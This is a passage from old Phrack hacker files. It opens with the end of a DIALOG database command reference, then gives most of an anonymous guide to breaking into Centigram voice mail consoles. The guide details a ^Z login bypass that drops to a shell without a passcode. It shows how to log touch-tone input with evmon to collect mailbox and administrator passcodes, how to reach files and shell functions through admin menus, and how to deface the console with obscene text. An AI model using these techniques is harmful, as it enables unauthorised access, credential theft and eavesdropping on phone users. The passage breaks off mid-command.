 Examples:    PR 9/5/1-44      <- print set/format/range
              PR 6/7           <- print set/format (all)
              PR 14            <- print 14 only
              PR 734443/5      <- print 734443 format 5 only.


PRINT TITLE xxx  To specify a title(xxx) to appear on PRINTs.  Title may
                 contain up to 70 characters.  No semicolon may be used.  Must
                 be entered in database before any other PRINT command is used.
                 Cancelled by next BEGIN.

Examples:     PR TITLE GLOBULIN
              PR TITLE QUETZAL


REPORT           Extracts data from specified fields and produces tabular
                 format for on-line output only.  Specify set/range of
                 items/fields.  May be used with SORTED set to specify order of
                 entries in table.  Application is database-specific.


TYPICAL FORMATS IN BIBLIOGRAPHIC FILES:

 Format Number   Description
      1          DIALOG Accession Number
      2          Full Record except Abstract
      3          Bibliographic Citation
      5          Full Record
      6          Title
      7          Bibliographic Citation and Abstract
      8          Title and Indexing

NOTE: Again, the Formats differ from database to database.
      See database bluesheet for specific format descriptions.


OTHER OUTPUT-RELATED COMMANDS:

PRINT CANCEL        Used alone, cancels preceding PRINT command.
PR CANCEL           Specify PRINT Transaction Number to cancel
PRINT-              any PRINT request entered in past two hours,
PR-                 e.g. PRINT- P143

PRINT QUERY         To view log of PRINT commands and cancellations.  Add
PR QUERY            DETAIL to see date, time and costs.

PRINT QUERY ACTIVE  To view log of PRINT commands that may still be cancelled.
PR QUERY ACTIVE     Add DETAIL to see date, time, file and costs.

SORT                Sorts set of records on-line according to parameters
                    indicated. Varies per database.  Specify set
                    number/range/field,sequence, e.g. SORT 4/1-55/AU,TI
                    Sequence assumed ascending if not specified; use D to
                    specify descending order.  SORT parameters may be added to
                    end of PRINT command for offline sorting, e.g. PRINT
                    9/5/ALL/SD,D

SET SCREEN nn nn    Sets size of screen for video display.
SET H nn            H (horizontal) given first in combined command.
SET V nn            V Default is 75 characters H, 40 lines V


LOGOFF              Disconnects user from DIALOG system.
LOGOFF HOLD         Disconnects user from DIALOG system, holds work for 10
                    minutes allowing RECONNECT.


OTHER COMMANDS:

DISPLAY SETS        Lists all sets formed since last BEGIN command.
```

DS	May specify range of sets, e.g. DS 10-22.
EXPLAIN	Requests help messages for commands and file features. Enter ?EXPLAIN to see complete list.
KEEP K	Places records indicated in special set 0. Specify set number/records, or accession number. Cancelled by a BEGIN command. Also used in DIALORDER.
LIMITALL	Limits all subsequent sets to criteria specified. Varies per database.
LIMITALL/ALL	Cancels previous LIMITALL command.
?LIMIT n	Requests list of limit qualifiers for database n.

SEARCH*SAVE

SAVE	Stores strategy permanently until deleted. Serial number begins with S.
SAVE TEMP	Stores strategy for seven days; automatically deleted. Serial number begins with T.
SAVE SDI	Stores strategy and PRINT command(s) until deleted. PRINT command required. Automatically executes strategy against each new update to database in which entered. Serial number begins with D.
MAPxx MAPxx TEMP	Creates a Search*Save of data extracted for field xx of records already retrieved.
MAPxx STEPS	If STEPS is used, data is formatted into separate search statements in Search*Save.

REVIEWING SEARCH*SAVES

RECALL nnnnn	Recalls Search*Save nnnnn, displaying all set-producing commands and comment lines, without executing the search.
RECALL SAVE	Displays serial numbers of all permanent SAVEs, date entered, and number of lines.
RECALL TEMP	Displays serial numbers of all temporary SAVEs, date entered, and number of lines.
RECALL SDI	Displays serial numbers of all SDIs, dates entered, databases in which stored, and number of lines.

EXECUTING SEARCH*SAVES

EXECUTE nnnnn EX nnnnn	Executes entire strategy. Only last line is assigned a set number.
EXECUTE STEPS nnnnn EXS nnnnn	Executes entire strategy. Assigns set number to each search element. Preferred form.
EXECUTE nnnnn/x-y	Executes strategy nnnnn form command line x to command line y only. STEPS may also be used: EXS nnnnn/x-y

EXECUTE nnnnn/USER a

Executes strategy nnnnn originally entered by user a (a=user number).

STEPS may also be used: EXS nnnnn/USER a

EXECUTE nnnnn/x-y/USER a

Executes strategy nnnnn from command line x to command line y, originally entered by user a. STEPS may also be used: EXS nnnnn/x-y/USER a

DELETING SEARCH*SAVES

RELEASE nnnnn Deletes search nnnnn from system.

OTHER SEARCH*SAVE OPTIONS

NAMING: A three to five alphanumerical name may be specified following the SAVE, SAVE TEMP, and SAVE SDI commands.
Example: SAVE TEMP SOLAR

COMMENTS: An informative comment may be stored in a SEARCH*SAVE by entering an asterisk in place of a command, followed by up to 240 characters of "comment." The line will be saved with any SEARCH*SAVE command, and will display in RECALL of the search.

Example: * Search for R.J.Flappjack

ON-LINE TEXT EDITOR

Any Search*Save, with the exception of an SDI, may be edited from within any database. An SDI must be edited within the database in which the SDI is to be stored.

```
EDIT          To enter Editor and create new text.
EDIT xxxxx    Pulls Search*Save xxxxx into Editor for editing.

LIST          Displays text to be edited.
L             OPTIONS:
                LIST              LIST 30-110
                LIST ALL          LIST 10,50,80
LIST /data/   Locates all lines containing data.

INSERT        Adds onto end of text.
INSERT nn     Inserts line nn into text.
I             To return to EDIT from INSERT, enter a period on a
I nn          blank line.
DELETE        To delete line(s) of text.
D             OPTIONS:
                DELETE 10-50
                DELETE 10,30-50
                DELETE ALL

CHANGE        To change text within a line.
C             Changes only first occurrence of old text in any given line.
              OPTIONS:
                CHANGE 60/old/new (where 60 is line number)
                CHANGE 60/old//   (deletes old)
                C 60//new         (inserts new at beginning of line)
                C 80.old.new      (when text contains slash)
                C /old/new        (new replaces old on all lines)
                C 20,40/old/new   (nonsequential lines)
                C 30-50/old/new   (range of lines)

COPY          Duplicates line# TO line#
CO            OPTIONS:
                COPY 100 to 255
```

```
                COPY 100-150 TO 255
                COPY 100,130 TO 255

MOVE            Move line# TO line#
M               Options same as COPY.

QUERY           Produces message giving name of file, number of lines, last line
Q               number.

RENUM           Renumbers lines by tens unless otherwise specified.
R               OPTIONS:
                  RENUM n           (Renumbers by increments of n)

QUIT            Used to leave editor ignoring session.

SAVE            Used to create Search*Save strategy from edited file.
SAVE TEMP       An SDI must include a PRINT command.
SAVE SDI
```

Enjoy the DIALOG Information Network. I've found it most interesting. This service is a MUST if you are in college or if you just love to learn as uch as time permits. It is a proven research tool used by R&D and university facilities around the world, as well as a refined corporate intelligence information gathering tool kept hidden from the general public by sheer expense and "pseudo-complexity." With on-line databases like DIALOG available, there is no excuse (besides lack of time) for self-education.

****

Brian Oblivion can be reached at Oblivion@ATDT.ORG.

Additionally, he can be reached at Black Crawling Systems/VOiD Information Archives (for more information, e-mail Brian). RDT welcomes any questions or comments you may have. See you at SummerCon '92.

==Phrack Inc.==

Volume Four, Issue Thirty-Nine, File 6 of 13

Centigram Voice Mail System Consoles
Proper Entry Procedure, Design Flaws, and Security Bugs

by >Unknown User<

*** Note from Phrack Staff: This file was submitted to Phrack anonymously. ***
*** The author used SMTP fake mail to send it to the Phrack e-mail address. ***
*** Phrack cannot make any claims about the validity or the source of the ***
*** information found in this article. ***

Due to more efficient task-handling and the desire for a more "Unix-like" environment, the developers at Centigram needed for certain key functions to be available at all times. For instance, the ^Z key acts as the "escape" key (these can be remapped, if desired). When necessary for some applications to use an "escape" procedure, pressing this key can, in at least a few cases, cause a drop to shell, or /cmds/qnxsh (possibly /cmds/sh, as well, but I'm used to seeing qnxsh). If this escape procedure was invoked during, say, /cmds/login, the resulting drop to shell would by-pass the "Enter Passcode:" message. And it does.

After calling the Centigram, normal procedure is to hit ^Z to activate the terminal, followed by the entry of the remote or console passcodes, and then proceeding with normal console activities. However, if ^Z is continually depressed during the login sequence, the login program will abort and run /cmds/qnxsh. The behavior may be somewhat erratic by the repeated use of the escape key, but when the $ prompt appears, usually, it doesn't deliberately go away without an "exit" command or a ^D. Typically, a login pattern can develop to accommodate the erratic behavior something along the lines of: continuously depress ^Z until $ prompt appears, hit return, possibly get "Enter Passcode:" message, hit return, and $ prompt appears again, set proper TTY setting, and change directory appropriately, and continue with normal console functions.

Initial STTY Setting:

I've had problems with my terminal settings not being set properly during the above entry procedure. I can correct this by using the "stty +echo +edit" command, and, for my terminal, all is restored. The correct values for STTY options and keys appear to be:

```
Options: +echo +edit +etab +ers +edel +oflow +mapcr +hangup
 break=03h     esc=1Ah     rub=7Fh     can=18h     eot=04h      up=15h
  down=0Ah    left=08h     ins=0Eh     del=0Bh
```

The keymap, of course, can be modified as desired, but the options, especially +edit, appear to be necessary.

Disks and Directories:

The drives and directories are set up in a remotely MessDos fashion. The output of a "pwd" command looks similar to "4:/". "4:" represents the drive number, and "/" is the start of the directory structure, "4:/" being the root directory for drive 4, "3:/tmp" being the /tmp directory on drive 3, etc.

The two most important directories are 1:/cmds and 4:/cmds, which contain, for the most part, the program files for all of the performable commands on the system, excluding the commands written into the shell. The directory 1:/cmds should look similar to:

```
$ ls
 backup        drel          ls            rm            talk
 chattr        eo            mkdir         rmdir         tcap
 choose        fdformat      mount         runfloppy     timer
 clrhouse      files         p             search        tsk
 cp            frel          pack          sh            unpack
 date          get_boolean   patch         slay          ws
 ddump         led           pwd           sleep         zap
```

```
 diff          led.init      qnxsh         spatch
 dinit         login         query         stty
```

This is a display of many useful commands. chattr changes the read/write file attributes, cp is copy, ddump dumps disk sectors in hex & ascii, led is the line editor, p is the file print utility, and a variety of other things that you can experiment with at your own leisure. DO NOT USE THE TALK COMMAND. At least, be careful if you do. If you try to communicate with your own terminal, it locks communication with the shell, and upon hangup, for some reason, causes a major system error and system-wide reboot, which, quite frankly, made me say, "Oops. I'm not doing that again" when I called to check on the actual voice mailboxes, and the phone line just sat there, dead as old wood. I was quite relieved that it came back up after a few minutes.

The other directory, 4:/cmds, is filled with more specific commands pertaining to functions within the voice mail system itself. These programs are actually run from within other programs to produce an easy-to-understand menu system. Normally, this menu system is immediately run after the entry of the remote or console passcode, but it would not be run when using the aforementioned security bug. It can be run from the shell simply by typing the name of the program, console.

Mounting and Initializing Drives:

The MOUNT command produces results similar to this when run without arguments:

```
$ mount
Drive 1:    Hard,  360k, offset =  256k, partition= Qnx
Drive 2:  Floppy,  360k, p=1
Drive 3: RamDisk,   96k, partition= Qnx
Drive 4:    Hard,  6.1M, offset =  616k, partition= Qnx
$tty0  = $con   ,     Serial at 03F8
$tty1  = $term1 ,     Serial at 02F8
$tty2  = $term2 ,     Serial at 0420
$tty3  = $mdm   ,     Serial at 0428
```

The hard and floppy drives are fairly self-explanatory, although I can't explain why they appear to be so small, nor do I know where the voice recordings go, or if this list contain all the space required for voice storage.

The ramdisk, however, is a bit more interesting to me. The mount command used for the above-mentioned disk 3 was:

```
$ mount ramdisk 3 s=96k -v
```

Although I'm not sure what the -v qualifier does, the rest is fairly straight forward. I assume that the size of the drive can be greater than 96k, although I haven't yet played with it to see how far it can go. To initialize the drive, the following command was used:

```
$ dinit 3
```

Quite simple, really. Now, the drive is ready for use so one can "mkdir 3:/tmp" or some such and route files there as desired, or use it for whatever purpose. If something is accidentally redirected to the console with >$cons, you can use the line editor "led" to create a temporary file and then use the print utility "p" to clear the console's screen by using "p filename >$cons" where filename contains a clear screen of 25 lines, or an ANSI bomb (if appropriate), or a full-screen DobbsHead or whatever you like.

EVMON and password collecting:

The evmon utility is responsible for informing the system manager about the activity currently taking place within the voice mail system. Run alone, evmon produces output similar to:

```
$ evmon
Type Ctrl-C to terminate.
```

```
ln  26 tt 3
ln  26 line break
ln  26 onhook
ln  28 ringing
ln  28 tt 8
ln  28 tt 7
ln  28 tt 6
ln  28 tt 2
ln  28 offhook
ln  28 tt *
ln  28 tt 2
ln  28 tt 0
ln  28 tt 3
ln  28 tt 0
ln  28 line break
ln  28 onhook
[...]
```

And so forth. This identifies a certain phone line, such as line 28, and a certain action taking place on the line, such as the line ringing, going on or offhook, etc. The "tt" stands for touch tone, and it is, of course, the tone currently played on the line; which means that touchtone entry of passcodes can be recorded and filed at will. In the above example, the passcode for Mailbox 8762 is 2030 (the * key, along with the 0 key, can acts as the "user entering mailbox" key; it can, however, also be the abort key during passcode entry, and other things as well). Now the user, of course, doesn't usually dial 8762 to enter his mailbox; he simply dials the mailbox number and then * plus his passcode; the reason for this is the type of signalling coming from the switch to this particular business line was set-up for four digit touch tone ID to route the line to the appropriate called number. This is not the only method of signalling, however, as I've seen other businesses that use three digit pulse signalling, for example, and there are others as well. Each may have it's own eccentricities, but I would imagine that the line ID would be displayed with EVMON in most cases.

Now, let's say we're on-line, and we want to play around, and we want to collect passcodes. We've set up our ramdisk to normal size and we are ready to run evmon. We could run it, sit at our terminal, and then record the output, but it's such a time consuming task (this is "real-time," after all) that sitting and waiting be nearly pointless. So, we use the handy features of run-in-background and file-redirection (see, I told you we were getting "Unix-like").

```
$ evmon > 3:/tmp/output &
Type Ctrl-C to terminate.
5e1e
$ ...
```

5e1e is the task ID (TID) of the new evmon process. Now we can go off and perform whatever lists we want, or just play in the directories, or route DobbsHeads or whatever. When we decide to end for the day, we simply stop EVMON, nab the file, remove it, and if necessary, dismount the ramdisk.

```
$ kill 5e1e
$ p 3:/tmp/output
[ EVMON output would normally appear; if, however, ]
[ there is none, the file would be deleted during  ]
[ the kill with an error message resulting         ]
$ rm 3:/tmp/output
$ rmdir 3:/tmp
$ mount ramdisk 3
```

and now we can ^D or exit out of the shell and say good-bye.

The good thing about this EVMON procedure is that you don't need to be on-line while it runs. You could start a task sometime at night and then wait until the next day before you kill the process and check your results. This usually produces large log files anywhere from 40K to 200K, depending upon the amount of system usage (these figures are rough estimates). If, however, you start the EVMON task and leave it running, then the administrator will not be

able to start a new EVMON session until the old task is killed. While this probably shouldn't be a problem over the weekends, during business hours it may become a little risky.

Remember though, that the risk might be worth it, especially if the administrator decides to check his mailbox; you'd then have his passcode, and, possibly, remote telephone access to system administrator functions via touch-tone on the mailbox system.

Task management:

As we have just noted, any task like EVMON can be run in the background by appending the command line with a &, the standard Unix "run-in-background" character. A Task ID will echo back in hexadecimal, quite comparable to the Unix Process ID. The program responsible for task management is called "tsk" and should be in 1:/cmds/tsk. Output from running tsk alone should look something like:

```
$ tsk
Tty Program         Tid  State Blk  Pri   Flags     Grp Mem Dad  Bro  Son
  0 task            0001 READY ----   1 ---IPLA----- 255 255 ---- ---- ----
  0 fsys            0002 RECV  0000   3 ---IPLA----- 255 255 ---- ---- ----
  0 dev             0003 RECV  0000   2 ---IPLA----- 255 255 ---- ---- ----
  0 idle            0004 READY ---- 15 ----PLA----- 255 255 ---- ---- 0508
  0 /cmds/timer     0607 RECV  0000   2 -S--P-AC---- 255 255 ---- ---- ----
  0 /cmds/err_log   0509 RECV  0000   5 -S--P--C---- 255 255 0A0A ---- ----
  0 /cmds/ovrseer   0A0A REPLY 0607   5 -S--P--C---- 255 255 ---- ---- 030C
  0 /cmds/recorder  010B REPLY 0509   5 -S--P--C---- 255 255 0A0A 0509 ----
  0 /cmds/master    030C REPLY 0607   5 -S--P--C---- 255 255 0A0A 010B 011C
              [ ... a wide assortment of programs ... ]
  0 /cmds/vmemo     011C REPLY 0110 13 -S-----C---- 255 255 030C 011B ----
  3 /cmds/comm      0508 RECV  5622   8 ----P-A----- 255 255 0004 ---- 5622
  3 /cmds/tsk       051D REPLY 0001   8 ------------ 255 255 301E ---- ----
  3 /cmds/qnxsh     301E REPLY 0001 14 ---------E-- 255 255 5622 ---- 051D
  3 /cmds/login     5622 REPLY 0003   8 -------C---- 255 255 0508 ---- 301E
```

Although I'm not quite sure at some of the specifics displayed in this output, the important parts are obvious. The first column is the TTY number which corresponds to the $tty list in "mount" (meaning that the modem I've just called is $tty3, and I am simultaneously running four tasks from that line); the second column is the program name (without the drive specification); the third column is the task ID; the middle columns are unknown to me; and the last three represent the ties and relations to other tasks (parent task ID, another task ID created from the same parent, and task ID of any program called).

Knowing this, it's easy to follow the tasks we've created since login. Initially, task 0508, /cmds/comm, was run, which presumably contains the requisite "what should I do now that my user has pressed a key?" functions, which called /cmds/login to log the user in. Login was interrupted with ^Z and one of the shells, qnxsh, was called to handle input from the user. Finally, the typing of "tsk" requires that the /cmds/tsk program be given a task ID, and the output of the program is simply confirming that it exists.

As mentioned, to kill a task from the shell, simply type "kill [task-id]" where [task-id] is the four digit hexadecimal number.

There are other functions of the tsk program as well. The help screen lists:

```
$ tsk ?
use: tsk [f={cmoprst}] [p=program] [t=tty] [u=userid]
     tsk code [p=program]
     tsk info
     tsk mem t=tid
     tsk names
     tsk size [p=program] [t=tty] [u=userid]
     tsk ports
     tsk tsk
     tsk tree [+tid] [+all] [-net]
     tsk users [p=program] [t=tty] [u=userid]
```

```
     tsk vcs
     tsk who tid ...
options: +qnx -header +physical [n=]node s=sort_field
```

I haven't seen all the information available from this, yet, as the plain "tsk" tells me everything I need to know; however, you may want to play around: there's no telling what secrets are hidden...

```
$ tsk tsk
Tsk tsk? Have I been a bad computer?
```

See what I mean?

ddump:

The ddump utility is used to display the contents on a specified blocks of the disk. It's quite simple to use.

```
$ ddump ?
use: ddump drive block_number [-v]
```

Again, I'm not quite sure what the -v switch does, but the instructions are very straightforward. Normal output looks similar to:

```
$ ddump 3 3
Place diskette in drive 3 and hit <CR>     <-- this message is always
                                               displayed by ddump.
Block 00000003  Status: 00
000:  00 00 00 00 00 00 00 00 94 00 00 00 00 00 00 00 ................
010:  01 00 01 00 40 02 00 00 00 02 00 00 00 00 00 00 ....@...........
020:  00 01 00 FF FF 00 00 97 37 29 17 00 01 01 01 30 ........7).....0
030:  C4 17 8E 62 69 74 6D 61 70 00 00 00 00 00 00 00 ...bitmap.......
040:  00 00 00 00 C0 00 00 00 00 00 00 00 00 00 00 00 ................
050:  00 00 00 FF FF 00 00 A5 37 29 17 00 01 01 17 30 ........7).....0
060:  C4 25 8E 6C 6C 6C 00 00 00 00 00 00 00 00 00 00 .%.lll..........
070:  00 00 00 00 50 0E 00 00 00 0E 00 00 00 00 00 00 ....P...........
080:  00 01 00 FF FF 7E 05 A8 38 29 17 00 01 01 17 30 .....~..8).....0
090:  C4 28 8F 61 62 63 00 00 00 00 00 00 00 00 00 00 .(.abc..........
0A0:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0B0:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
[...etc...]
```

As you can probably notice, what we have here is the directory track for the ramdisk. It lists three files, even though the file abc no longer exists. The actual bytes have yet to be decoded, but, as far as the ramdisk goes, I suspect that they'll be memory related, and not physical block related; that is, I suspect that some of the numbers given above correspond to the memory address of the file, and not to the actual disk-block. So, at least for the ramdisk, finding specific files may be difficult. However, if you only have one file on the ramdisk besides "bitmap" (which appears to be mandatory across all the disks), then the next file you create should reside on track 4 and continue working its way up. Therefore, if you have evmon running and redirected to a file on the ramdisk, in order to check the contents, it's not necessary to kill the process and restart evmon, etc. Simply "ddump 3 4" and you could get either useless information (all the bytes are 00 or FF), or you could get something like:

```
$ ddump 3 4
Place diskette in drive 3 and hit <CR>

Block 00000004  Status: 00
000:  00 00 00 00 00 00 00 00 00 00 00 00 09 00 00 00 ................
010:  6C 6E 20 20 32 36 20 74 74 20 33 1E 6C 6E 20 20 ln  26 tt 3.ln
020:  32 36 20 6C 69 6E 65 20 62 72 65 61 6B 1E 6C 6E 26 line break.ln
030:  20 20 32 36 20 6F 6E 68 6F 6F 6B 1E 6C 6E 20 20   26 onhook.ln
040:  32 38 20 72 69 6E 67 69 6E 67 1E 6C 6E 20 20 32 28 ringing.ln  2
050:  38 20 74 74 20 38 1E 6C 6E 20 20 32 38 20 74 74 8 tt 8.ln  28 tt
060:  20 37 1E 6C 6E 20 20 32 38 20 74 74 20 36 1E 6C  7.ln  28 tt 6.l
070:  6E 20 20 32 38 20 74 74 20 32 1E 6C 6E 20 20 32 n  28 tt 2.ln  2
080:  38 20 6F 66 66 68 6F 6F 6B 1E 6C 6E 20 20 32 38 8 offhook.ln  28
```

```
090:  20 74 74 20 2A 1E 6C 6E 20 20 32 38 20 74 74 20  tt *.ln  28 tt
```

And so forth, thus making sure that the file does have some content. Depending upon the length of that content, you could then choose to either keep the file running, or restart evmon and buffer the previous output.

led:

The program "led" is Centigram's answer to a standard text editor. It is equivalent to "ed" in Unix or "edlin" in MS-DOS, but it does have its minor differences. "led" is used to create text files, edit existing log files, or edit executable shell scripts. By typing "led [filename]", you will enter the led editor, and if a filename is specified, and it exists, the file will be loaded and the editor set to line 1. If there is no filename on the command line, the file does not exist, or the file is busy, then led begins editing a null file, an empty buffer, without the corresponding filename.

Commands can also be specified to be used in led after the filename is entered. If needed, you can experiment with this.

Notable commands from within led:

i	insert
a	append
w [filename]	write to disk; if no file is named, attempt to write to current file; if there is no current file, do not write.
d	delete current line
a number	goto line numbered
q	quit (if not saved, inform user to use "qq")
qq	really quit

When inserting or appending, led will prompt you with a "." period. To end your entry, simply enter one period alone on a line and you will then return to command mode. When displaying the current entry, led will prefix all new, updated lines, with the "i" character.

The key sequence to enter a DobbsHead into a file and redirect it to the console, then, would be:

```
$ led 3:/dobbshead
3:/dobbshead : unable to match file
i
.              ___
.           .  /   \
.           . | o o |
.           . |  Y  |
.           U=====  |
.              \___/
.           FUCK YOU!
q
?4 buffer has been modified, use qq to quit without saving
w 3:/dobbshead
7 [the number of lines in the file]
q
$ p 3:/dobbshead > $cons
$ rm 3:/dobbshead
```

Ok, so it's not quite the DobbsHead. Fuck you.

The console utility:

The program that acts as the menu driver for the Voice Mail System Administration, the program that is normally run upon correct passcode entry, is /cmds/console. This program will simply produce a menu with a variety of sub-menus that allow the administrator to perform a wide assortment of tasks. Since this is mostly self-explanatory, I'll let you find out about these functions for yourself; I will, however, add just a few comments about the console utility. The first menu received should look like this:

```
         MAIN MENU

(M) Mailbox maintenance
(R) Report generation
(S) System maintenance
(X) Exit

Enter letter in () to execute command.
When you need help later, type ?.

COMMAND (M/R/S/X):
```

The mailbox maintenance option is used when you want to find specific information concerning mailboxes on the system. For instance, to get a listing of all the mailboxes currently being used on the system:

```
COMMAND (M/R/S/X): m

    MAILBOX MAINTENANCE

(B) Mailbox block inquiry
(C) Create new mailboxes
(D) Delete mailboxes
(E) Mailbox dump
(I) Inquire about mailboxes
(L) List maintenance
(M) Modify mailboxes
(P) Set passcode/tutorial
(R) Rotational mailboxes
(S) Search for mailboxes
(X) Exit

If you need help later, type ?.

COMMAND (B/C/D/E/I/L/M/P/R/S/X): i
Report destination (c/s1/s2) [c]:

Mailbox to display: 0000-9999

                              >>> BOBTEL <<<
                            Mailbox Data Inquiry
                          Tue Mar 31, 1992  3:07 am

Box         Msgs Unp Urg Rec   Mins FCOS LCOS GCOS NCOS MWI           Passwd
8001           1   1   0   0     0.0 5    5    1    1   None          Y
8002           0   0   0   0     0.0 5    5    1    1   None          Y (t)
8003           0   0   0   0     0.0 12   12   1    1   None          Y
8005           0   0   0   0     0.0 12   12   1    1   None          Y
8006           6   6   0   0     0.7 12   12   1    1   None          N
8008           0   0   0   0     0.0 5    5    1    1   None          Y
8013           0   0   0   0     0.0 12   12   1    1   None          1234
8014           0   0   0   0     0.0 5    5    1    1   None          Y
8016           0   0   0   0     0.0 12   12   1    1   None          Y
[ ... etc ... ]
```

This simply lists every box along with the relevant information concerning that box. Msgs, Unp, Urg, Rec are the Total number of messages, number of unplayed messages, number of urgent messages, and number of received messages currently being stored on the drive for the mailbox; Mins is the numbers of minutes currently being used by those messages; F, L, G, and NCOS are various classes of service for the mailboxes; MWI is the message waiting indicator, or service light; and Passwd is simply a Yes/No condition informing the administrator whether the mailbox currently has a password. The "(t)" in the password field means the box is currently in tutorial mode, and the "1234" that replaces the Y/N condition, which means the box is set to initial tutorial mode with simple passcode 1234 -- in other words the box is available to be used by a new subscriber. Mailboxes with FCOS of 1 should be looked for: these

represent administration or service mailboxes, although they are not necessarily capable of performing system administration functions.

The System Maintenance option from the main menu is very useful in that, if you don't have access to the qnxsh, you can still run a number of tasks or print out any file you wish from within the menu system. The System Maintenance menu looks like:

```
         SYSTEM MAINTENANCE

(A) Automatic Wakeup
(B) Automated Receptionist Extensions
(D) Display modem passcode
(E) Enable modem/serial port
(F) Floppy backup
(G) Resynchronize HIS PMS room status
(H) Hard Disk Utilities
(L) Lights test
(M) Manual message purge
(N) System name
(P) Passcode
(R) Reconfiguration
(S) System shutdown
(T) Time and date
(U) Utility menu
(V) Call Detail Recorder
(W) Network menu
(X) Exit

Enter letter in () to execute command.
When you need help later, type ?.

COMMAND (A/B/D/E/F/G/H/L/M/N/P/R/S/T/U/V/W/X):
```

If you don't have access to the "p" command, you can still display any specific file on the drive that you wish to see. Choose "v," the Call Detail Recorder option from above, and you will get this menu:

```
COMMAND (A/B/D/E/F/G/H/L/M/N/P/R/S/T/U/V/W/X): v
Warning: cdr is not running.

CALL DETAIL RECORDER MENU

(C) Configure CDR
(R) Run CDR
(T) Terminate CDR
(E) Run EVMON
(F) Terminate EVMON
(S) Show CDR log file
(D) Delete CDR log file
(X) Exit

If you need help later, type ?.

COMMAND (C/R/T/E/F/S/D/X):
```

From here, you can use (C) Configure CDR to set the log file to any name that you want, and use (S) to print that file to your terminal.

```
COMMAND (C/R/T/E/F/S/D/X): c

Answer the following question to configure call detail recorder
[ simply hit return until the last "filename" question come up ]
VoiceMemo line numbers enabled:
HOST 1 lines:
 0  1  2  3  4  5  6  7  8  9 10 11 12 13 14 15
16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31
VoiceMemo line numbers:

EVMON: HOST 1 lines to monitor:
```

```
 0  1  2  3  4  5  6  7  8  9 10 11 12 13 14 15
16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31
EVMON:VoiceMemo line numbers:
Message levels are:
     1:  Detailed VoiceMemo
     2:  VoiceMemo
     3:  Pager
     4:  Receptionist
     5:  EVMON
     6:  Automatic WakeUp
     7:  Open Account Administrator
     8:  DTMF to PBX
     9:  Message Waiting Lamp
    10:  SL-1 integration
    11:  Centrex Integration
Message levels enabled:
 2  3  7  9
Message levels:
cdr enable = [N]
Enter filename to save log data = [/logfile] /config/remote.cmds

Returning from the CDR configuration.

CALL DETAIL RECORDER MENU

(C) Configure CDR
(R) Run CDR
(T) Terminate CDR
(E) Run EVMON
(F) Terminate EVMON
(S) Show CDR log file
(D) Delete CDR log file
(X) Exit

If you need help later, type ?.

COMMAND (C/R/T/E/F/S/D/X): s
ad
cd
copy
date
dskchk
evmon
files
ls
mount
p
pwd
query
task
tcap
what
```

Don't forget to return the filename back to its original name as shown in the [] field after you have finished.

If you don't have access to the shell, you can also run EVMON, from the CDR menu, using option E. It will simply start the evmon process displaying to your terminal, interruptable by the break character, ^C. This, unfortunately, cannot be redirected or run in the background as tasks running from the shell can. If, however, you have some time to kill, you may want to play with it.

Also, from the System Maintenance menu, you can perform a number of shell tasks without direct access to the shell. Option (U), Utilities Menu, has an option called Task. This will allow you limited shell access, possibly with redirection and "&" back-grounding.

```
COMMAND (A/B/D/E/F/G/H/L/M/N/P/R/S/T/U/V/W/X): U

         UTILITY MENU
```

```
(B) Reboot
(H) History
(T) Task
(X) Exit

Enter letter in () to execute command.
When you need help later, type ?.

COMMAND (B/H/T/X): t

Choose the following commands:
             ad             cd           copy           date
         dskchk          evmon          files             ls
          mount              p            pwd          query
           task           tcap           what

Enter a command name or "X" to exit: pwd
1:/

Choose the following commands:
             ad             cd           copy           date
         dskchk          evmon          files             ls
          mount              p            pwd          query
           task           tcap           what

Enter a command name or "X" to exit: evmon
Type Ctrl-C to terminate.
ln  29 ringing
ln  29 tt 8
ln  29 tt 0
ln  29 tt 8
ln  29 tt 6
ln  29 offhook
ln  29 record ended
[ ... etc ... ]
```

A look at "ad":

The program "ad" is called to dump information on a variety of things, the most useful being mailboxes. Dumps of specific information about a mailbox can be done either in Mailbox format, or Raw Dump format. Mailbox format looks like:

```
$ ad
Type #: 0
Mailbox #: 8486
(M)ailbox, (D)ump ? m

MAILBOX: 8486

Login status:
    Bad logs     = 3          Last log     = 03/26/92 12:19 pmVersion = 0

Configuration:
    Name #       = 207314     Greeting     = 207309     Greeting2    = 0
    Passcode     = XXXXXXXXXX Tutorial     = N          Extension    = 8486
    Ext index    = 0          Attendant    =            Attend index = 0
    Code         =            ID           = BOBTECH
    Day_treat    = M          Night_treat  = M          Fcos         = 12
    Lcos         = 12         Gcos         = 1          Ncos         = 1
    Rot index    = 0          Rot period   = 0
    Rot start    = --
    wkup defined = N          wkup freq    = 0          wkup_intvl   = 0
    wkup index   = 0          wkup number  =

Contents:
    Motd_seq     = 8          Motd_played  = N          User_msgs    = 0
    Caller_msgs  = 4          Sent_cpx_msgs= 0          Sent_fdx_msgs= 0
    Sent_urg_msgs= 0          Tas_msgs     = 0          Pages        = 0
```

```
    Receipt      = 0          Sent_to_node = 0          Urg_to_node  = 0
    Net_urg_mlen = 0          Net_msgs_rcv = 0          Net_urg_rcv  = 0
    Net_sent_node= 0          Net_send_nurg= 0          Net_send_rcp = 0
    Greet_count  = 9          Successlogins= 1          Recpt_calls  = 0
    Recpt_complt = 0          Recpt_busy   = 0          Recpt_rna    = 0
    Recpt_msgs   = 0          Recpt_attend = 0          User_connect = 20
    Clr_connect  = 22         Callp_connect= 0          Disk_use     = 498
    Net_sent_mlen= 0          Net_rcvd_mlen= 0          Net_rcvd_urg = 0
    Net_node_mlen= 0          Net_recip_mlen=0          Net_node_urg = 0
    Text_msg_cnt = 0


Message Queues:
    TYPE           COUNT TOTAL HEAD TAIL  TYPE           COUNT TOTAL HEAD TAIL
    Free              71   ---   58   55  Unplayed           0   ---   -1   -1
    Played             2   0.5   56   57  Urgent             0   ---   -1   -1
    Receipts           0   ---   -1   -1  Undelivered        0   ---   -1   -1
    Future delivery    0   ---   -1   -1  Call placement     0   ---   -1   -1

Messages: 2
 #  msg #   DATE    TIME   LENGTH      SENDER     PORT   FLAGS  MSG     SIBL
                           (MINS)                             NXT PRV NXT PRV
Played Queue
56 207126 03/26/92 12:17 pm    0.5 000000000000000  27 ------P-  57  -1  -1  -1

57 207147 03/26/92 12:19 pm    0.1 000000000000000  29 ------P-  -1  56  -1  -1
```

The Raw Dump format looks like:

```
$ ad
Type #: 0
Mailbox #: 8487
(M)ailbox, (D)ump ? d

